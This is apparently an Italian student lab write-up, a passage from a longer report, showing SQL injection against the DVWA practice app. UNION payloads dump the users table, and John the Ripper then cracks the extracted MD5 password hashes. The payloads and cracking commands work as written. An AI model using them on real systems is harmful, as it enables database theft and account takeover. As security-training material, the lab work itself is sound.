
4. Qua ci dice che le tabelle di DVWA sono 2: guestbook e users, in questo caso dobbiamo vedere le colonne dentro la tabella users per potere recuperare le password degli utenti quindi facciamo un'altra query:

'union select column_name,2from information_schema.columns where table_name= 'users' -- -



- Ora possiamo vedere le colonne della tabella DVWA, dobbiamo prendere “user” e “password” per avere quelle informazioni con questo query:


'union select user,password from dvwa.users -- -



Adesso abbiamo estratto l’informazione con successo

Ora proviamo a crackare le password

- ### 1. Salviamo le hash in un file di testo



```
*~/Desktop/password_user - Mousepad
File Edit Search View Document Help

1 admin: 5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb: e99a18c428cb38d5f260853678922e03
3 1337: 8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo: 0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy: 5f4dcc3b5aa765d61d8327deb882cf99
```

- ## 2. Adesso con “hash identifier” per capire il formato del hash

```
kali@kali: ~/Desktop
```

```
File Actions Edit View Help
```

```
(kali@kali)~[~/Desktop]
```

```
$ hash-identifier
```

```
#####  
#                                     #  
#          ^^^^      ^^^^           #  
#          / \    / \   / \         #  
#          / \    / \   / \         #  
#          / \    / \   / \         #  
#          / \    / \   / \         #  
#          VVVV  VVVV  VVVV        v1.2 #  
#                               By Zion3R #  
#                               www.Blackexploit.com #  
#                               Root@Blackpoit.com #  
#####
```

```
HASH: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
Possible Hashes:  
[+] MD5  
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

```
Least Possible Hashes:  
[+] RAdmin v2.x  
[+] NTLM  
[+] MD4
```

3. Ora con John The Ripper possiamo crackare il bash utilizzando il dizionario `“/usr/share/wordlists/fasttrack.txt”` e carichiamo anche il file con tutte le password

```
(root@kali)-[/home/kali/Desktop]
# nano s6l5.txt


(root@kali)-[/home/kali/Desktop]
# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/fasttrack.txt s6l5.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password ( ? )
abc123 ( ? )
letmein ( ? )
3g 0:00:00:00 DONE (2024-05-22 21:28) 300.0g/s 26200p/s 26200c/s 104800C/s Spring2017..starwars
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


Questo significa che John The Ripper ha completato con successo il processo di crackare password usando il file “s6l5.txt” e il dizionario specificato

Ora proviamo a verificare l'attacco andato a buon fine

1. Proviamo ad accedere alla sessione in DVWA e dimostrare che la vulnerabilità è stata exploitata.



Premiamo invio.



Ecco, abbiamo accesso al pannello di DVWA questo conferma il lavoro fatto.

Grazie!